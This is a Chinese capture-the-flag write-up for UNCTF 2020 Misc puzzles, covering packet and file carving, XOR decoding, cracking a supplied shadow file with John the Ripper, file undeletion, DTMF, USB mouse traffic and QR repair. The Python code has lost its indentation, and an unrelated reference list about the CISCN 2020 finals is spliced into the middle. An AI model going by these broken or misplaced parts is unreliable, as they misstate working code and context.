00000380	74	65	6E	74	2D	54	79	70	65	3A	20	61	70	70	6C	69	tent-Type: appli
00000390	63	61	74	69	6F	6E	2F	78	2D	70	79	74	68	6F	6E	2D	cation/x-python-
000003A0	63	6F	64	65	0D	0A	0D	0A	55	0D	0D	0A	00	00	00	00	code U
000003B0	6B	DF	9B	5F	23	00	00	00	E3	00	00	00	00	00	00	00	kß▌_# ã
000003C0	00	00	00	00	00	00	00	00	00	01	00	00	00	40	00	00	@
000003D0	00	73	08	00	00	00	64	00	5A	00	64	01	53	00	29	02	s d Z d S)
000003E0	7A	0C	59	4C	42	53	42	3F	59	4C	42	4E	42	21	4E	29	z YLBSB?YLBNB!N)
000003F0	01	DA	03	6B	65	79	A9	00	72	02	00	00	00	72	02	00	Ú key© r r
00000400	00	00	FA	39	43	3A	5C	55	73	65	72	73	5C	79	6F	6C	ú9C:\Users\yol
00000410	6F	2D	5C	44	6F	77	6E	6C	6F	61	64	73	5C	48	51	55	o-\Downloads\HQU
00000420	5C	43	54	46	5C	55	4E	43	54	46	32	30	32	30	5C	4D	\CTF\UNCTF2020\M
00000430	69	73	63	5C	73	65	63	72	65	74	2E	70	79	DA	08	3C	isc\secret.pyÚ <
00000440	6D	6F	64	75	6C	65	3E	02	00	00	00	F3	00	00	00	00	module> ó
00000450	0D	0A	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	----------

导入内容为HTTP请求报文，所选为部分即为pyc文件的数据

0D 0A为换行，可以通过这个来判断文件的数据位置

TCP流20可以看到YLBSB.zip



按上述方法截取出Zip文件的数据

文件解码

分析xor.py可以得知YLBSB的二进制数据进行Base64编码之后再进行异或运算

而key则存在于secret.py中

我们有一个secret的pyc，则可以进行pyc反编译来得到key

https://tool.lu/pyc/

解码脚本如下

```python
##coding:utf-8
import base64
key="YLBSB?YLBNB!"
file = open("YLBSB.docx", "wb")
enc = open("YLBSB.xor", "rb")
count = 0
cipher = enc.read()
for c in cipher:
d = chr(c ^ ord(key[count % len(key)]))
file.write(d.encode())
count = count + 1
enc.close()
file.close()
```

```
file = open("YLBSB.docx", "rb")
plain = base64.b64decode(file.read())
file.close
file = open("YLBSB.docx", "wb")
file.write(plain)
file.close()
```

解码可得YLBSB.docx

[1] 附件 1:《全国大学生信息安全竞赛——创新实践能力赛总决赛会议手册》，华中科技大学，北京易霖博信息技术有限公司

[2] 附件 2：红头文件《第十三届全国大学生信息安全竞赛——创新实践能力赛》，教育部高等学校网络空间专业教学指导委员会。

[3] 安恒信息，赛题征集。因为安恒明码标价各种题目的价钱，所以这里引用了他们的标准。

（https://mp.weixin.qq.com/s/h2WfQaGv7QQEpb3oagYQGg）

[4] 第十三届全国大学生信息安全竞赛-创新实践能力赛决赛成绩

（http://www.ciscn.cn/announcement/view/186）

[5] 附件 3：比赛现场录像：分数榜被重置

[7] 附件 5：第二天的赛制规则

[8] 本章节大部分材料引用自知乎。

《如何评价 2020 全国大学生信息安全竞赛（CISCN ）总决赛？》

（https://www.zhihu.com/question/423279955/answer/1497970258）

最后一行的白色文字即为flag

EZ_IMAGE

```
montage unctf*.jpg -tile 15x15 -geometry 60x60+0+0 test.jpg
```


100%
test.jpg

```
gaps --image=test.jpg --generation=30 --population=300 --size=60
```


Figure 1
Solution
UNCTF{
EZ_MISC_
AND_HACK_
FUN}

Bash secret

报错使sha值为空

第二个输入空则可以使得判断相等

唯一注意报错时候 所带的指令cat可以执行即可。

baba_is_you

直接strings 图片发现一个bilibili链接，打开链接在评论区找到flag

你能破解我的密码吗

给了一个shadow文件，题目提示破解密码，可以联想到是/etc/shadow那个文件，在网上找个破解工具，我用的是John the ripper，直接用工具就可以得到密码123456，flag是密码的32位小写MD5值

被删除的flag

file命令看一下发现是ext3文件，题目提示flag被删除了，用extundelete恢复文件

躲猫猫


把隐藏的东西全部取消隐藏后可以看到base64编码的flag


文件
开始
插入
页面布局
公式
数据
审阅
视图
帮助
方方格子
DIY工具箱
百度网盘
保留
退出
新建
选项
工作表视图
普通
分页预览
页面布局
自定义视图
工作簿视图
直尺
编辑栏
网格线
标题
显示
缩放
100%
缩放到选定区域
缩放
新建窗口
全部重排
冻结窗格
拆分
隐藏
取消隐藏
并排查看
同步滚动
重设窗口
窗口

解压后也可以再sharedstrings.xml找到这串base64


零

http://330k.github.io/misc_tools/unicode_steganography.html



ET-msg

将01绘制成30*80图片后，第一部分为七进制0-6 的二进制表示（最下方点仅表示此处存在数字）


0 1 2 3 4 5 6
UN
CTF
{
_
_
7进 16进 Asc
133 49 I
121 40 @
214 6d m
1201 63 c
066 30 0
214 6d m
100 31 1
215 6e n
205 67 g


大括号中为七进制构成的flag，三个七进制一组，对照第一部分解出flag

网络深处1

在1-1的txt中提示了音频文件是拨号音，百度一下就能找到解题思路，我们可以使用工具dtmf2num得到电话号码。

```
D:\toolbox\DTMF>dtmf2num.exe 拨号音.wav

DTMF2NUM 0.1c
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- open 拨号音.wav
  wave size       35200
  format tag      1
  channels:       1
  samples/sec:    8000
  avg/bytes/sec:  16000
  block align:    2
  bits:           16
  samples:        17600
  bias adjust:    -3
  volume peaks:   -29471 29471
  normalize:      3296

- MF numbers:    74

- DTMF numbers:  15975384265
```

由此我们可以获得1-2的解压密码是15975384265，在1-2的txt中提到音频文件中有提示，使用工具audacity检查电话录音，可以在频谱图中看到提示，提示如下：



这里需要一点脑洞或者较强的搜索能力，可以知道这里的提示是塔珀自指公式(Tupper's self-referential formula)，去搜索公式的英文名称，可以找到一堆解题脚本(github上也有)，这里我用的是官方脚本(python2)

PYTHON 复制

```
"""
Copyright (c) 2012, 2013 The PyPedia Project, http://www.pypedia.com
<br>All rights reserved.
Redistribution and use in source and binary forms, with or without modification, are permitted prov
## Redistributions of source code must retain the above copyright notice, this list of conditions a
## Redistributions in binary form must reproduce the above copyright notice, this list of conditior
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND
ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR
ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES
(INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND
ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
(INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS
SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
http://www.opensource.org/licenses/BSD-2-Clause
"""
__pypdoc__ = """
Method: Tupper_self_referential_formula
Link: http://www.pypedia.com/index.php/Tupper_self_referential_formula
Retrieve date: Mon, 08 Feb 2016 13:31:06 -0500
Plots the [http://en.wikipedia.org/wiki/Tupper's_self-referential_formula Tupper's_self-referential
: <math>{1\over 2} < \left\lfloor \mathrm{mod}\left(\left\lfloor {y \over 17} \right\rfloor 2^{-17
The plot is the very same formula that generates the plot.
[[Category:Validated]]
[[Category:Algorithms]]
[[Category:Math]]
[[Category:Inequalities]]

```

```
"""
def Tupper_self_referential_formula():
k = 6368068417484411495204304248335891887591770373288596982974428223605250757779355912585115611036
def f(x,y):
d = ((-17 * x) - (y % 17))
e = reduce(lambda x,y: x*y, [2 for x in range(-d)]) if d else 1
f = ((y / 17) / e)
g = f % 2
return 0.5 < g
for y in range(k+16, k-1, -1):
line = ""
for x in range(0, 107):
if f(x,y):
line += "@"
else:
line += " "
print line

##Method name =Tupper_self_referential_formula()
if __name__ == '__main__':
print __pypdoc__
returned = Tupper_self_referential_formula()
if returned:
print 'Method returned:'
print str(returned)
```

脚本里面是第二版附件的k，上错附件了，所以把解题脚本里面的k换成1-1的txt中的数字就行了，最后跑脚本可以得到flag{Y29pbA==}

```
 RESTART: C:\Users\admin\Desktop\class\unctf2020出题\网络深处\网络深处1\网络深处1-1_可疑的号码\网络深处1-2_
电话录音\tupper\Tupper_self_referential_formula.py

Method: Tupper_self_referential_formula
Link: http://www.pypedia.com/index.php/Tupper_self_referential_formula
Retrieve date: Mon, 08 Feb 2016 13:31:06 -0500
Plots the [http://en.wikipedia.org/wiki/Tupper's_self-referential_formula Tupper's_self-referential_formula
]:
: <math>{1\over 2} < \left\lfloor \mathrm{mod}\left(\left\lfloor {y \over 17} ightfloor 2^{-17 \lfloor x fl
oor - \mathrm{mod}(\lfloor yfloor, 17)},2ight)ightfloor</math>
The plot is the very same formula that generates the plot.
[[Category:Validated]]
[[Category:Algorithms]]
[[Category:Math]]
[[Category:Inequalities]]
```

总结：

hint -> 知识点 -> 工具


拨号音 -> dtmf -> dtmf2num

(音频) -> 频谱图隐写 -> audacity

"我是tupper" -> 塔珀自指公式 -> tupper_self_referential_formula

mouse_click

题目附件为pcapng格式，使用wireshark打开，可以看到这是USB数据流量包



所以我们先在wireshark根目录下使用指令运行tshark工具：

PLAIN 复制

```
1 tshark.exe -r "C:\Users\admin\Desktop\class\unctf2020出题\mouse_click\mouse_click.pcapng" -T fields
```

tsharkwindows版wireshark自带tshark，其他版本自己视情况安装工具，目录请自行更改。得到的文本中有很多空行（打开文件以后看看滚动条是好习惯，前面全是空行不代表文件真的是空的），所以我们要先去除空行

mouse_click.txt


```
00:00:01:00
00:ff:01:00
00:ff:01:00
00:ff:02:00
00:ff:02:00
00:ff:01:00
00:00:01:00
00:ff:01:00
00:00:01:00
00:00:02:00
00:ff:01:00
00:00:02:00
00:ff:01:00
00:00:01:00
00:00:01:00
00:00:02:00
00:00:01:00
00:00:01:00
00:00:01:00
00:00:02:00
```

从数据长度可以看出，这是USB鼠标流量，题目名称mouse_click可能有误导，因为移动轨迹看着很乱，所以我本身的想法是绘制鼠标单击的点，其实直接绘制路径也勉强看的出来，下面放出解题脚本：

PYTHON 复制

```python
##!/usr/bin/env python
## -*- encoding: utf-8 -*-
##unctf2020 mouse_click wp
##coil
import matplotlib.pyplot as plt
fi = open("mouse_click.txt","r")
x = 0
```

```
y = 0
click_point = []
for line in fi:
if len(line) != 12:
continue
x_offset = int(line[3:5],16)
y_offset = int(line[6:8],16)
if x_offset > 127 :
x_offset -= 256
if y_offset >127 :
y_offset -=256
x += x_offset
y += y_offset
if line[0:2]=="01":
click_point.append((x,y))
fi.close()
plt.gca().invert_yaxis()
for i in range(len(click_point)):
plt.plot(click_point[i][0], click_point[i][1], "o")
plt.show()
```



根据题目描述，flag格式是`unctf{***}`，`***`内英文全是大写，所以flag是unctf{U5BC@P}

总结：

hint -> 知识点 -> 工具


数据流量包是USB流量包 -> USB流量包分析 -> tshark

USB数据是8字节 -> 键盘USB流量分析 ->


USB数据是4字节 ->鼠标USB流量分析 ->

撕坏的二维码

本身这题只有右半边数据区，看很多人吐槽题目太难，所以这一题补个定位点就行。因为涂的是数据区，好多师傅想多了，其实只需要补上定位点就可以扫。这里我用的是qrazybox：首先点击定位点，选择和二维码对应的纠错等级和掩码模式，



其次选择正确的尺寸，按照二维码补齐一定量的像素点，



最后选择Tools-Extract QR Information查看二维码信息

QR version : **3 (29x29)**
Error correction level : **H**
Mask pattern : **5**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :
["01100100","11000110","01001100","01100100","11000110","10000011","00001000","00110000","1000001

Final data bits :
0100000011110111010101101110011000110111010001100110011111011010100010101001001000000001100

[0100] [00001111]
[011101010110110111001101100011011011101000110110011001101111011010010100010100101001001001
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **15**
Decoded data : **unctf{QR@2yB0x}**

Final Decoded string : **unctf{QR@2yB0x}**

可以看到flag是unctf{QR@2yB0x}。

总结：

hint -> 知识点 -> 工具

